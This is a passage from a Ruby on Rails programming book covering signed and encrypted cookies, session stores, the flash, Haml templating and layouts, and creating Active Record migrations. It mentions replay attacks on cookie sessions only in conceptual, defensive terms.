  cookie = atob(cookie);  
  
  // parse the JSON  
  cookie = JSON.parse(cookie);  
  
  // extract the message  
  let message = cookie._rails.message;  
  
  // reverse the base64 encoding  
  message = atob(message);  
  
  // parse the JSON  
  message = JSON.parse(message);  
  
  return message;  
}
```

This might be useful if you want a JavaScript Client to read the cookie, but not to modify it. It is useful to protect sensitive information from tempering without the need and cost of encrypting it.

If you want to ensure that the cookie can't be read nor modified, you can encrypt it:

```
// write an encrypted cookie
cookies.encrypted[:user_id] = current_user.id

// read an encrypted cookie
cookies.encrypted[:user_id]
```

Note that the cookie will first be encrypted and then signed, as this protects your application against padding attacks.⁶⁴

Session

Whenever a new user accesses our Rails application, a new session is automatically created. Using this session, we can maintain just enough server-side state to make our lives as web programmers significantly easier.

Accessing the Session

The API of the session again is a subset of the Hash API:

```
# write to the session
session[:current_user] = "Bob"

# read from the session
session[:current_user] # "Bob"

# delete a key
session.delete(:current_user) # "Bob"
```

In addition, you can use `reset_session` defined in `ActionController::Metal` to reset the session.

Storage Mechanisms

The session is identified by a unique session id, a 32-character string of random hex numbers. Independent of the chosen storage mechanism, this session id is stored in a cookie. As explained in the section about secure cookies, all cookies are set to secure when you enable `force_ssl`. Furthermore, the session cookie defaults to `httponly`. You can access the session id like this:

```
session[:session_id]
```

⁶⁴<https://www.limited-entropy.com/padding-oracle-attacks>

For most session storage mechanisms, this ID is used to look up the session data on the server, for example in a database table. There is one exception, and that is the `CookieStore` which stores all session data alongside the ID in the cookie itself. The three built-in storage mechanisms are:

- `ActionDispatch::Session::CookieStore` - Stores everything on the client (the default)
- `ActionDispatch::Session::CacheStore` - Stores the data in the Rails cache
- `ActionDispatch::Session::MemCacheStore` - Stores the data in memcached

Rails' default storage is the `CookieStore`, which is fine for almost all applications. If you have to exceed the 4KB storage limit per session inherent in using cookies, then you need an alternative session store. But you should never exceed that limit, because you should not keep any more than an ID or two in a single session. Have we said that enough?

Apart from that, there are potential security concerns, which might push you in the direction of using an alternative form of session storage. We will get into them in the according section.



In previous version of Rails, the capability to switch over to storing sessions in the database was built into the framework itself. Nowadays, it is available as the `activerecord-session_store` gem.⁶⁵ It works in a similar way like the `CacheStore`, but uses your chosen database instead. The reason it's been extracted is that some consider it a bad idea. If your application receives a large amount of traffic, the sessions database table is continuously bombarded with read/write operations.

Cache Store

The cache session storage option lets you use whatever you configured as your cache as the repository for session data. We will discuss the different options in the [Section "Cache Storage"](#). Apart from being easy to configure and run, it's also nice because it has built-in expiration, meaning you don't have to expire old sessions yourself.



We discourage the usage of the memory and file store options, as they would force you into a single instance setup or sticky sessions. The downside of this approach is that you add a cache call to every request, which is probably okay, because the cache access is pretty quick.

To configure it, create an initializer in `config/initializers/session_store.rb`:

```
Rails.application.config.  
  session_store ActionDispatch::Session::CacheStore
```

or, to configure it differently for each environment, put it in the according configuration file in `config/environments`:

⁶⁵https://github.com/rails/activerecord-session_store

```
config.session_store ActionController::Session::CacheStore
```

This will tell Rails to use the `cache_store` of the application as the underlying session store as well. Additionally, you could explicitly set the number of seconds a session is available for by setting the `:expire_after` option.

```
Rails.application.config.  
  session_store ActionController::Session::CacheStore,  
    expires_after: 20.minutes
```

The Controversial Cookie Store

In February 2007, core-team member Jeremy Kemper made a pretty bold commit to Rails. He changed the default session storage mechanism from the venerable `PStore` to a new system based on a `CookieStore`. His commit message summed it up well:

Introduce a cookie-based session store as the Rails default. Sessions typically contain at most a `user_id` and flash message; both fit within the 4K cookie size limit. A secure hash is included with the cookie to ensure data integrity (a user cannot alter his `user_id` without knowing the secret key included in the hash). If you have more than 4K of session data or don't want your data to be visible to the user, pick another session store. Cookie-based sessions are dramatically faster than the alternatives.

We describe the `CookieStore` as controversial because of the fallout over making it the default session storage mechanism. For one, it imposes a very strict size limit, only 4KB. A significant size constraint like that is fine if you're following the Rails way and not storing anything other than integers and short strings in the session. If you're not following the guidelines, well, you might have an issue with it.

There were some concerns about the security of this approach. As we already explained, the session cookie is encrypted, not accessible by JavaScript and when using `force_ssl` only send via HTTPS. Therefore, the session can't be read or manipulated by the user. Still, two problems remain.

Replay Attacks

A problem with cookie-based session storage is its vulnerability to replay attacks, which generated an enormous message thread on the rails-core mailing list. S. Robert James kicked off the thread⁶⁶ by describing a replay attack:

1. User receives credits, stored in their session.

⁶⁶If you want to read the whole thread (all 83 messages of it), you can find it here: <https://groups.google.com/forum/#!topic/rubyonrails-core/VkL6NITT91A>

2. User buys something.
3. User gets their new, lower credits stored in their session.
4. Evil hacker takes the saved cookie from step 1 and pastes it back in their browser's cookie jar. Now they have got their credits back.

This is normally solved using something called *nonce*. Each signing includes a once-only code, and the signer keeps track of all the codes and rejects any message with the code repeated. But that's very hard to do here, since there may be several app servers serving up the same application. Of course, we could store the nonce in the DB, but that defeats the entire purpose.

The short answer is: Do not store sensitive data in the session. Ever. The longer answer is that coordination of nonces across multiple servers would require remote process interaction on a per-request basis, which negates the benefits of using the cookie session storage to begin with.

One instance of the replay attack is restoring a cookie that has already expired. This can be used to circumvent the expiry of cookie based sessions. So do not rely on the expiry date on a cookie, put it in the session as well.

No Server-side Session Management

When our sessions are stored in a database or cache, it is possible to list or change all sessions by a user. We could use this to invalidate all sessions for one user. This is desirable when the user's account has been breached. We could also show the user a list of all open sessions for their account so they can review them and even cancel individual ones. This is a security feature offered by GitHub for example.

These features are not possible with cookie based sessions: There is no representation of a session on the server, which is what makes it attractive from a operations and performance perspective. But if you require features like the ones described above, you need to go with a server-side option.

The Flash

The `flash` has popped up in larger code samples throughout the book so far, whenever we wanted to send the user a message from the controller layer but only during the duration of the next request. It is a part of the session that we already described. The only thing special about it is that it is reset after the next request.

Whenever you need to hand off information from the current request to the next one, but not persist it further than that, the flash is the right tool for you.

A common Rails practice is to use `flash[:notice]` to hold benign notice messages, and `flash[:alert]` for communication of a more serious nature. Those messages are then shown in a prominent part of the rendered HTML.

It's so common to set `flash notice` and `flash alert` messages on redirects that Rails enables you to set them in the `redirect_to` method as optional parameters:

```
def create
  if user.try(:authorize, params[:user][:password])
    redirect_to home_url, notice: "Welcome, #{user.first_name}!"
  else
    redirect_to :new, alert: "Login invalid."
  end
end
```

flash.now

Sometimes you want to give the user a flash message but only for the current request. In fact, a common newbie Rails programming mistake is to set a flash notice and *not* redirect, thereby incorrectly showing a flash message on the following request.

It is possible to make flash cooperate with a render by using the `flash.now` method.

```
class ReportController < ActionController::Base
  def create
    if report.save
      redirect_to report_path(report), notice: "#{report.title} has been created."
    else
      flash.now.alert = "#{report.title} could not be created."
      render :new
    end
  end
end
```

The `flash.now` object also has `notice` and `alert` accessors, like its traditional counterpart.

Custom Flash Types

You can register your own flash types by using the `ActionController::Flash.add_flash_types` macro style method.

```
class ApplicationController < ActionController::Base
  add_flash_types :error
end
```

When a flash type is registered, a special flash method, similar to `alert` and `notice`, becomes available in all views. The flash type can also be used with `redirect_to`:


```
redirect_to post_url(@post), error: "Something went really wrong!"
```

What to Store in a Cookie

The major use case for cookies are sessions which we have discussed in significant detail. We discussed how we can either use them to only store the session id or the entire session.

Other common use cases are personalization options (a light/dark mode which may differ between devices of one user for example) and user tracking.

What to Store in the Session

The bottom line is that the longer you keep objects in the user's session hash, the more problems you create for yourself in trying to keep those objects from becoming stale. (in other words, out of date in relation to the database).

Whenever you store information in the session, ask yourself if it should be in the database instead.

Deciding what to store in the session hash does not have to be super-difficult if you simply commit to storing as little as possible in it. Generally speaking, integers (for key values) and short string messages are okay. **Objects are not.**

The Current User

There is one important integer that most Rails applications store in the session, and that is the `current_user_id`—not the current user object but its id. Even if you roll your own login and authentication code (which you shouldn't do), don't store the entire `User` (or `Person`) in the session while the user is logged in. (See [Chapter “Authentication and Authorization,”](#) for more information about keeping track of the current user.)

The authentication system should take care of loading the user instance from the database prior to each request and making it available in a consistent fashion, via a method on your `ApplicationController`. In particular, following this advice will ensure that you can disable access to given users without having to wait for their session to expire.

Session Use Guidelines

Here are some more general guidelines on storing objects in the session:

- They must be serializable by Ruby's Marshal API, which excludes certain types of objects such as a database connection and other types of I/O objects.

- Large object graphs may exceed the size available for session storage.
- Critical data should not be stored in the session, since it can be suddenly lost by the user (by closing the browser or clearing cookies).
- Objects with attributes that change often should not be kept in the session.
- Modifying the structure of an object and keeping old versions of it stored in the session is a recipe for disaster. Deployment scripts should clear old sessions to prevent this sort of problem from occurring, but with certain types of session stores, such as the cookie store, this problem is hard to mitigate. The simple answer (again) is to just not keep anything, except for the occasional id, in the session and especially not full objects.



Sessions are lazy-loaded, which means unless you access the session in a controller action, there is no performance implication.

Conclusion

We covered the various options available for using cookies and configuring sessions, including storage mechanisms and methods for timing out sessions and the session life cycle. We then discussed a special part of the session called the flash.

Deciding how to use cookies and the session is one of the more challenging tasks that faces a web application developer. That's why we put a couple of sections about it at the end of this chapter.

In the next chapter, we will dive into ActionView and Haml.

Action View & Haml

Haml is based on one primary principle: markup should be beautiful. It's not just beauty for beauty's sake either; Haml accelerates and simplifies template creation down to veritable haiku.

—haml.info⁶⁷

If the router and the controllers are the skeleton and musculature of your Rails application, then models form the heart and mind, and your view templates are your application's skin and fashion accessories. Based on Action View, the third major component of Rails, it is the part that is visible to the outside world.

In this brave new world of REST resources, Action View is the Rails API involved in generating almost any output you generate, not just HTML. However, we use it mainly for putting together the visual component of our applications, namely the HTML and associated content that will be rendered in a web browser whenever someone uses your Rails application.

Action View contains a full-featured templating system based on a Ruby standard library named ERB. It takes data prepared by the controller layer and interleaves it with view code to build a presentation layer for the end-user. It's also one of the first things you learn about Rails. While ERB is the Rails standard, we much prefer a templating solution named Haml⁶⁸ and have therefore used it all over the book. We think Haml is such a superior choice over ERB that, other than mentioning it, this book does not cover ERB.

In this chapter, we'll cover the fundamentals of Haml. We then cover ActionView features like layouts and partials.

Haml

Haml is a “whitespace-sensitive” HTML templating engine that uses indentation to determine an HTML document's hierarchy. Hampton Catlin created Haml because he was tired of typing markup and wanted all of his output code to be beautifully formatted. He invented a new templating engine that removed a lot of noisy boilerplate like angle brackets and the need to close blocks and HTML tags.

We love Haml because it's genuinely minimal, enabling a developer to focus on the structure of the page and not on the content. Today it's common to keep view logic out of your templates, but that directive has been a guiding principle of Haml since its beginning. Haml is also the

⁶⁷<https://haml.info>

⁶⁸<http://haml.info>

standard templating engine at various professional Ruby agencies, such as Hashrocket, Envy Labs, Remarkable Labs, and Astrails.



If you switched from Haml to hamlit at some point, it is time to switch back. Haml 6 is basically hamlit, so you get all the great performance improvements.

To start using the Haml template language over ERB in your project, first add the `haml-rails` gem to your Gemfile and run `bundle install`.

```
# Gemfile
gem 'haml-rails'
```

The benefit of using `haml-rails` over the `haml` gem is it replaces Rails's Erb-based generators with Haml, and integrates Haml with caching of partials.

Creating an Element

To create an HTML element in Haml, you need to prefix the percent character `%` to an element name:

Haml

```
%h1 My Page
```

HTML

```
<h1>My Page</h1>
```

Haml will automatically handle generating opening and closing tags for the element on compilation. This makes templates more concise and clean, but it also eliminates common errors, such as forgetting to close HTML tags.

The element name can be any string, enabling you to use custom elements⁶⁹ like `cheese-cake`.

Haml

```
%cheese-cake content
```

HTML

⁶⁹https://developer.mozilla.org/en-US/docs/Web/Web_Components/Using_custom_elements

```
<cheese-cake>content</cheese-cake>
```

Attributes

Attributes in Haml are defined using two styles. The first style involves defining attributes between curly braces (`{}`). These brackets are Ruby hashes and evaluated as such. Because of this, you can use local variables and Ruby logic when defining attributes. It also means we can use both styles of Ruby hash syntax – the arrow and colon syntax.

```
%a{ title: @article.title, href: article_path(@article) } Title
```

The second style follows the more traditional way of defining HTML attributes using equal signs. Note that attributes are separated by white space, not commas. The right-hand side of the attribute must be a valid Ruby expression.

```
%a(title=@article.title href=article_path(@article)) Title
```

In both styles, you can span over multiple lines for readability. In the first style, all newlines must be placed right after the comma:

```
%a{ title: @article.title,  
    href: article_path(@article) } Title
```

Boolean Attributes

In HTML, there exist specific attributes that do not have a value associated with them, such as `required`.

```
<input type="text" required>
```

These are referred to as *boolean* attributes in Haml, since their value does not matter, only that they're present. To represent these attributes using the hash-style attribute syntax, set the attribute's value to `true`.

```
%input{ type: 'text', required: true }
```

If you're using the HTML attribute style syntax, you don't need to set a value at all:

```
%input(type="text" required)
```

Classes and IDs

Haml promotes a brief and concise writing style. To achieve that, it provides a shorthand syntax for adding id and class attributes to an element. Haml borrows the syntax from CSS, where ids are represented by a pound (#) and classes by a period (.). Both of these signs must be placed immediately after the element and before an attributes hash.

Haml

```
#content
  %div.entry.featured
    %h3.title Haml
    %p.body Lorem Ipsum...
```

HTML

```
<div id='content'>
  <div class='entry featured'>
    <h3 class='title'>Haml</h3>
    <p class='body'>Lorem Ipsum...</p>
  </div>
</div>
```

As the preceding example shows, you can specify multiple class names in the same way as in CSS by chaining the class names together with periods. You can combine the shortcut CSS style class and id syntax with long-hand attributes when faced with a slightly more involved scenario. Both values are merged when compiled down to HTML:

Haml

```
%article.featured{ class: @article.visibility }
```

HTML

```
<article class='featured visible'>...</article>
```

Haml has some serious tricks up its sleeves for dealing with involved id and class attributes. For instance, it joins an array of class names automatically with a space:

Haml

```
%article{ class: [@article.visibility, @article.category] }
```

HTML

```
<article class='visible breakingnews'>...</article>
```

Arrays of id values will be joined with an underscore:

Haml

```
%article{ id: [@article.category, :article, @article.id] }
```

HTML

```
<article id='sports_article_1234'>...</article>
```

Note that the array is flattened, and any elements that evaluate to false or nil will be dropped automatically. This lets you do some pretty clever tricks at the expense of readability and maintainability.

In the following example, if the article was published less than four hours ago, then `breakingnews` will be added as one of the CSS classes of the element:

```
%article{ class: [@article.visibility,  
  @article.published_at < 4.hours.ago && 'breakingnews'] }
```

While we're on the subject, remember that it is advisable to migrate this kind of logic into your Ruby classes. In this particular example, we might give the `Article` class (or one of its presenters or decorator classes) a `breakingnews?` method and use it instead of inlining the business logic.

```
def breaking?  
  published_at < 4.hours.ago  
end
```

```
%article{ class: [@article.visibility, @article.breaking? && 'breakingnews'] }
```

If `breaking?` returns false, then the Ruby expression evaluates to false, and Haml ignores that particular class name.

Implicit Divs

The default elements of Haml are `div`s. Since they are often used in markup, you can define a `div` with a class or id using `.` or `#` respectively.

Haml

```
#container
  .content Lorem Ipsum...
```

HTML

```
<div id="container">
  <div class="content">
    Lorem Ipsum...
  </div>
</div>
```

Not having to specify `div` tags explicitly helps your markup to be more semantic from the start, placing focus on the intention of the `div` instead of treating it as just another markup container. It's also one of the main reasons that we recommend Haml over ERB. We believe that Haml templates lessen the mental burden by communicating the structure of your DOM in a way that maps cleanly to the CSS that you apply to the document.

Empty Tags

In HTML, there are certain elements that don't require a closing tag, such as `br`. By default, Haml will not add a closing tag for the following tags:

- `area`
- `base`
- `br`
- `col`
- `hr`
- `img`
- `input`
- `link`
- `meta`
- `param`

To illustrate, consider the following example:

```
%hr
```

would render to the following HTML:


```
<hr>
```

Doctype

A doctype must be the first item in any HTML document. By including the characters `!!!` at the beginning of a template, Haml will automatically generate a doctype based on the configuration option `:format`, set to `:html5` by default. Adding `!!!` to a template would result in the following HTML:

```
<!DOCTYPE html>
```

Comments

There are two types of comments in Haml, those that appear in rendered HTML and those that don't.

HTML Comments

To leave a comment that will be rendered by Haml, place a forward slash (`/`) at the beginning of the line you want commented. Anything nested under that line will also be commented out.

Haml

```
/ Some comment
```

HTML

```
<!-- Some comment -->
```

You can use this feature to produce Internet Explorer conditional comments by suffixing the condition in square brackets like this:

```
/[if lt IE 9]
```

Haml Comments

Besides conditional comments for targeting Internet Explorer, comments left in your markup are meant to communicate a message to other developers working with the template. These messages should not be rendered to the browser as they are specific to your team. In Haml, starting a line with `-#` ensures any text following the pound sign isn't rendered at all.

Haml

```
-# Some important comment...  
%h1 The Rails 8 Way
```

HTML

```
<h1>The Rails 8 Way</h1>
```

If any text is nested beneath this kind of *silent comment*, it will also be omitted from the resulting output.

Evaluating Ruby Code

Somewhat similar to ERB, using `=` results in Haml evaluating Ruby code following the equals character and outputting the result into the document.

Haml

```
%p= %w(foo bar).join(' ')
```

HTML

```
<p>foo bar</p>
```

Alternatively, using the hyphen character `-` evaluates Ruby code but doesn't insert its output into the resulting document. This is commonly used in combination with if/else statements and loops.

```
- if flash.notice  
  .notice= flash.notice
```

Note that Ruby blocks don't need to be explicitly closed in Haml. As seen in the previous example, any indentation beneath a Ruby evaluation command indicates a block.



Kevin says...

Do not use `-` to set variables. If you find yourself doing so, this is an indication that you need to create some form of view object, such as a presenter or decorator.

Lines of Ruby code can be broken up over multiple lines as long as each line but the last ends with a comma.

```
= image_tag post.image_url,  
  class: 'featured-image'
```

Interpolation

Ruby code can be interpolated in two ways in Haml, inline with plain text using `#{}` , or using string interpolation in combination with `=`. To illustrate, the following two lines of Haml code samples are equivalent:

```
%p By: #{post.author_name}  
  
%p= "By: #{post.author_name}"
```

Both are valid. We consider the first to be of better form because it's more concise.

Escaping/Unescaping HTML

To match the default Rails XSS protection scheme, Haml will sanitize any HTML sensitive characters from the output of `=`:

Haml

```
= "Cookies & Cream"
```

HTML

```
Cookies & Cream
```

Alternatively, to unescape HTML with Haml, use `!=` instead of `=`:

Haml

```
!= "Remember the awful <blink> tag?"
```

HTML

```
Remember the awful <blink> tag?
```

Escaping the First Character of a Line

On rare occasions, you might want to start a line of your template with a character such as `=` that would usually be interpreted. You may escape the first character of a line using a backslash.

Haml

```
%p
  \= equality for all =
```

HTML

```
<p>
  = equality for all =
</p>
```

Filters

Haml ships with a collection of filters that enable you to pass arbitrary blocks of text content to another processor, with the resulting output inserted into the document. The syntax for using a filter is a colon followed by the name of the filter. For example, to use the markdown filter.

```
:markdown
  # The Rails 8 Way

  Some even more awesome Rails related content.
```

renders

```
<h1>The Rails 8 Way</h1>

<p>Some even more awesome <strong>Rails</strong> related content.</p>
```

Here is a table of all the filters that Haml supports by default:

:cdata	Surrounds the filtered text with CDATA tags.
:coffee or coffeescript	Compiles filtered text into JavaScript using CoffeeScript.
:css	Surrounds the filtered text with <code>style</code> tags.
:erb	Parses the filtered text with ERB. All Embedded Ruby code is evaluated in the same context as the Haml template.
:escaped	HTML-escaped filtered text.
:javascript	Surrounds the filtered text with <code>script</code> tag.
:less	Compiles filtered text into CSS using Less.
:markdown	Parses the filtered text with Markdown.
:plain	Does not parse filtered text. Can be used to insert chunks of HTML that will be inserted as is without going through Haml.
:preserve	Inserts filtered text with whitespace preserved.

<code>:ruby</code>	Parses the filtered text with the Ruby interpreter. Ruby code is evaluated in the same context as the Haml template.
<code>:sass</code>	Compiles filtered text into CSS using Sass, enclosed in a <code><style></code> tag.
<code>:scss</code>	Same as the <code>:sass</code> filter, except it uses the SCSS syntax to produce the CSS output.

Some filters require external gems to be added to your `Gemfile` in order to work. For instance, the `:markdown` filter requires a markdown gem, such as `redcarpet`. Haml internally uses Tilt⁷⁰ to select the correct library. To use a specific library when there is more than one choice, tell Tilt which one to pick:

```
Tilt.prefer Tilt::RedCarpetTemplate
```



Note that `#{}` interpolation within filters is never HTML-escaped automatically, the way it is in regular template code.

Haml and Content

In Chris Eppstein’s blog post “Haml Sucks for Content”,⁷¹ he stated his opinions on why one shouldn’t use Haml to build content:

Haml’s use of CSS syntax for IDs and class names should make it very clear: The markup you write in Haml is intended to be styled by your stylesheets. Conversely, content does not usually have specific styling—it is styled by tags.

Essentially what Chris was trying to convey is to not use native Haml syntax for creating anything other than skeletal (or structural) HTML markup. Use filters like the `:markdown` filter to render inline content.

```
%p
  Do
    %strong not
    use
    %a{ href: "http://haml.info" } Haml
  for content
```

is equivalent to the following markdown within a filter

⁷⁰<https://github.com/rtomayko/tilt>

⁷¹<https://chrisepstein.github.io/blog/2010/02/08/haml-sucks-for-content>

```
:markdown
Do **not** use [Haml](http://haml.info) for content
```

We like the idea, but admit that your mileage may vary. It really depends on the type of project you're working on and the capabilities of the person that will be maintaining the Haml template source files.

Layouts and Templates

Rails has easy conventions for template usage, related to the location of templates within the project directories.

The `app/views` directory contains subdirectories corresponding to the name of controllers in your application. Within each controller's view subdirectory, you place a template named to match its corresponding action.

The special `app/views/layout` directory holds layout templates, intended to be reusable containers for your views. Again, naming conventions are used to determine which templates to render, except that this time it is the name of the controller that is used for matching.

Template Filename Conventions

The filename of a template in Rails carries a lot of significance. Its parts, delimited with periods, corresponding to the following information:

- name (usually maps to action)
- locale (optional)
- content type
- templating engine(s)
- variant (optional)

We'll get into specifics about this naming scheme a little further along in the chapter.

Layouts

A *layout* is an HTML document container meant to be reused by many controller's actions. Simple applications may have one layout shared by all actions, while more complex applications may have many layouts, even one or more per controller.

Action View decides which layout to render based on the inheritance hierarchy of the controller being executed. Let's say that you have a controller called `TestController` that inherits from `ApplicationController` as most controllers do. Rails will first try to use a layout file at

app/views/layouts/test.html.haml. If it can't find it, it will continue up the inheritance chain. In our case that would be app/views/layouts/application.html.haml. Most Rails applications have an application.html.haml file in their layout directory, because it's part of the files generated by the rails new bootstrapping script.

The base layout application.html.haml is therefore the default layout for all views. Quite often it makes sense to use just one application-wide template, such as the simple one shown in Listing 6.1.

Listing 6.1: A simple general-purpose application.html.haml layout template

```
!!!
%html
  %head
    %meta{ charset: 'utf-8' }
    %title TR6W Time and Expenses Sample Application
    = csrf_meta_tag
    = stylesheet_link_tag 'application', media: 'all'
    = javascript_include_tag 'application'
  %body
    = yield
```

You can also choose to overwrite this behavior when rendering your view. The `:layout` option allows you to specify whether you want a layout template to be rendered if you pass it a boolean value or the name of a layout template, if you're going to deviate from the default.

```
render layout: false    # disable layout template
render layout: 'login'  # a template app/views/layouts is assumed
```

Yielding Content

The Ruby language's built-in `yield` keyword is put to good use in making layout and action templates collaborate. Notice the use of `yield` at the end of the layout template:

```
%body
  = yield
```

In this case, `yield` by itself is a special message to the rendering system. It marks where to insert the output of the action's rendered output, which is usually the template corresponding to that action.

You can add extra places in your layout where you want to be able to yield content by including additional `yield` invocations—just make sure to pass a unique identifier as the argument. A good example is a layout that has left and right sidebar content (simplified, of course):

```
%body
  .left.sidebar
    = yield :left
  .content
    = yield
  .right.sidebar
    = yield :right
```

The `.content` div receives the main template markup generated. But how do you give Rails content for the left and right sidebars? Use the `content_for` method anywhere in your template code. We usually stick it at the top of the template so that it's obvious.

```
- content_for :left do
  %h2 Navigation
  %ul
    %li ...

- content_for :right do
  %h2 Help
  %p Lorem ipsum dolor sit amet, consectetur adipisicing elit...

%h1 Page Heading
%p ...
```

Besides sidebars and other types of visible content blocks, we suggest you yield for additional content to be added to the HEAD element of your page, as shown in Listing 6.2.

Listing 6.2: Yielding additional head content

```
!!!
%html
  %head
    %meta{ charset: 'utf-8' }
    %title TR6W Time and Expenses Sample Application
    = csrf_meta_tag
    = stylesheet_link_tag 'application', media: 'all'
    = javascript_include_tag 'application'
    = yield :head
  %body
    = yield
```



Kevin says...

Yielding in the HEAD element is also a great technique to include page specific meta tags, such as those required for Facebook Open Graph.

Partials

A partial is a fragment of template code. Partial template names must begin with an underscore, which serves to set them apart visually within a given view template directory. However, you leave the underscore out when you render them:

```
%h1 Details
= render partial: 'user/details'
```

This will render the partial `user/_details.html.haml`. If you don't need to pass any information apart from the partial name and locals (we will get back to that later), you can just provide the string:

```
%h1 Details
= render 'user/details'
```

If you want to render a partial in the same directory as your current view, you can skip the directory name:

```
%h1 Details
= render 'details'
```

Conclusion

In this chapter, we learned how Haml helps developers create explicit, well-indented markup in your Rails applications.

We also covered the Action View framework with an explanation of templating and how the Rails rendering system works.

Now it's time to cover the third part of MVC: The model.

Active Record

An object that wraps a row in a database table or view, encapsulates the database access, and adds domain logic on that data.

—Martin Fowler, *Patterns of Enterprise Architecture*

The *Active Record pattern*, identified by Martin Fowler in his seminal work, *Patterns of Enterprise Architecture*, maps one domain class to one database table, and one instance of that class to each row of that database. While not perfectly applicable in all cases, it is a simple approach that provides a powerful framework for database access and object persistence in your application.

The Rails Active Record framework implements this pattern. It includes mechanisms for representing models and their relationships, CRUD (create, read, update and delete) operations, complex searches, validations, callbacks, and many more features.

According to Martin Fowler, delivering the keynote address at the inaugural Rails conference in 2006, Ruby on Rails has successfully taken the Active Record pattern much further than anyone imagined it could go. It shows you what you can achieve when you have a single-minded focus on a set of ideals, which in the case of Rails, is simplicity.

Creating Migrations

Before you can add data to your database, let alone query it, you first need to define the schema.

It's a fact of life that your application's database schema will evolve throughout its entire lifecycle. You add tables, change names of columns, drop things—you get the picture. Without strict conventions and process discipline for the application developers to follow, keeping the database schema in proper lock-step with application code is traditionally a troublesome job.

Migrations are Rails' way of helping you evolve the database schema of your application without having to drop and re-create the database each time you make a change. And not having to drop and recreate the database each time a change happens means that you don't lose your development data. That may or may not be that important, but is usually convenient. A migration will only make the changes necessary to move the schema from one version to another, whether that move is forward or backward in time.

Of course, being able to evolve your schema without having to recreate your databases and loading/reloading data is more important once you're in production.

We store our migrations, one file for each migration, in the `db/migrate` directory. Each migration has a descriptive name like `CreateClients`. The file is named accordingly, prefixed with a timestamp and in `snake_case`. To save you from writing the timestamp by hand, Rails offers a generator:

```
rails g migration CreateClients
```

This will create an empty migration in a file named `YYYYMMDDHHMMSS_create_clients.rb` with an empty migration:

```
class CreateClients < ActiveRecord::Migration[8.0]
  def change
  end
end
```

If you change the classname of your migration to something that doesn't match its filename, you will get an uninitialized constant error when that migration gets executed.

Other generators, such as the model and scaffolding generators, also create migration scripts for you, unless you specify the `--skip-migration` option.



Are you wondering what that `[8.0]` is doing at the end of the migration's base class? It turns out that there are slight differences in the Migration API's behavior between Rails versions.

The changes mean that if you were to upgrade an old Rails application and re-run old migrations, you'd get a different schema than you were expecting. Rails solves the problem by introducing a compatibility layer, which is where that version tagging with the square brackets comes in. If the version in square brackets is not present on a migration class, it will be run with legacy behavior. However, Rails will raise a warning asking you to add the appropriate version tag to the old migrations.

The `change` method

Rails pushes you towards defining reversible migrations. In older versions, each migration class had two instance methods named `up` and `down`. The `up` method included the logic of what to change in the database for the migration, while the `down` method specified how to revert/roll back that change.

While it's still possible to use `up` and `down`, nowadays, we usually use the `change` method. For most operations, Rails is smart enough to figure out how to roll back automatically.

The following migration file `20130313005347_create_clients.rb` illustrates creating a new simple table named `clients`:

```
class CreateClients < ActiveRecord::Migration[8.0]
  def change
    create_table :clients do |t|
      t.string :name
      t.string :code
      t.timestamps
    end
  end
end
```

Migrating and rolling back

If we go to the command line in our project folder and type `rails db:migrate`, the `clients` table will be created. Rails gives us informative output during the migration process so that we see what is going on:

```
$ rails db:migrate
== CreateClients: migrating =====
-- create_table(:clients)
   -> 0.0448s
== CreateClients: migrated (0.0450s) =====
```



Sebastian says...

A little known fact is that you can remove old migration files (while still keeping newer ones) to keep the `db/migrate` folder to a manageable size. You can move the older migrations to a `db/archived_migrations` folder or something like that. Once you do trim the size of your migrations folder, use the `rails db:reset` task to (re)create your database from `db/schema.rb` and load seed data into your development environment.

It's easy to roll back changes if you made a mistake in development.

```
$ rails db:rollback
== 20161123170510 CreateEvents: reverting =====
-- drop_table(:events)
   -> 0.0009s
== 20161123170510 CreateEvents: reverted (0.0111s) =====
```

If you ever need to roll back to an earlier version of the schema, pass it the version number you want to roll back to, as in `rails db:migrate:down VERSION=20161123170510`.

It's super common to forget to add something to a migration. Rails gives you `rails db:migrate:redo` as a convenient way to rollback and re-migrate in one command.

Creating Tables

Even though the magic of the Rails generator makes life more comfortable, you can call your migration whatever you like. The migration generated will contain an empty definition of the change method.

If you however generate a migration where the name is of the form `CreateXXX`, and you follow it by a list of column names and types, a migration creating the table `XXX` with the columns listed will be generated. For example:

```
$ rails g migration CreateProducts name:string part_number:string
```

generates

```
class CreateProducts < ActiveRecord::Migration[8.0]
  def change
    create_table :products do |t|
      t.string :name
      t.string :part_number
    end
  end
end
```

The `create_table` method needs at minimum a name for the table and a block containing column definitions. The block yields a `TableDefinition`. The `t.string` method is a shorthand for the `column` method, called with the type string. The code above could therefore also be written as:

```
class CreateProducts < ActiveRecord::Migration[8.0]
  def change
    create_table :products do |t|
      t.column :string, :name
      t.column :string, :part_number
    end
  end
end
```

The `TableDefinition` also allows you to define indexes, references and timestamps. Learn more about that a little later on in the chapter.

The `create_table` method makes a huge, but usually valid, assumption that we want an auto-incrementing, integer-typed⁷², primary key. That is why you don't see it declared in the list of

⁷²A bigint in PostgreSQL and MySQL, an integer in SQLite

columns. If that assumption happens to be wrong, it's time to pass `create_table` some options in a hash.

If all you want to do is change the name of the primary key column from its default of `id`, pass the `:primary_key` option a symbol instead. For example, let's say your corporation mandates that primary keys follow the pattern `tablename_id`. Then the earlier example would look as follows:

```
class CreateProducts < ActiveRecord::Migration[8.0]
  def change
    create_table :products, primary_key: :products_id do |t|
      t.string :name
      t.string :part_number
    end
  end
end
```

Options

The `force: true` option tells the migration to go ahead and drop the table being defined if it exists. Be careful with this one, since it will produce (possibly unwanted) data loss when run in production. As far as we know, the `:force` option is mostly useful for making sure that the migration puts the database in a known state but isn't all that useful on a daily basis.

The `if_not_exists: true` will avoid raising an error when the table already exists.

The `:options` option enables you to append custom instructions to the SQL `CREATE` statement and is useful for adding database-specific commands to your migration. Depending on the database you're using, you might be able to specify things such as character set, collation, comments, min/max sizes, and many other properties.

The `temporary: true` option specifies the creation of a temporary table that will only exist during the current connection to the database. In other words, it only exists during the migration. In advanced scenarios, this option might be useful for migrating big sets of data from one table to another but is not commonly used.

The `:primary_key` option enables you to specify a name for the primary key column. Defaults to `id`. This option is ignored if `id: false` is set. This option can be useful in order to create a composite primary key by passing in an array. Passing a symbol to the `id` option, for example: `id: :string`, can be used to change the column type.

Join Tables

Another case where we don't want the default integer-typed, primary key, are simple join tables consisting of two foreign key columns. We will cover foreign keys in detail in the [Advanced Active Record chapter](#).

Just pass the `create_table` method an `:id` option set to `false`. It will stop the migration from auto-generating a primary key altogether:

```
create_table :customers_products, id: false do |t|
  t.references :customer
  t.references :product
end
```

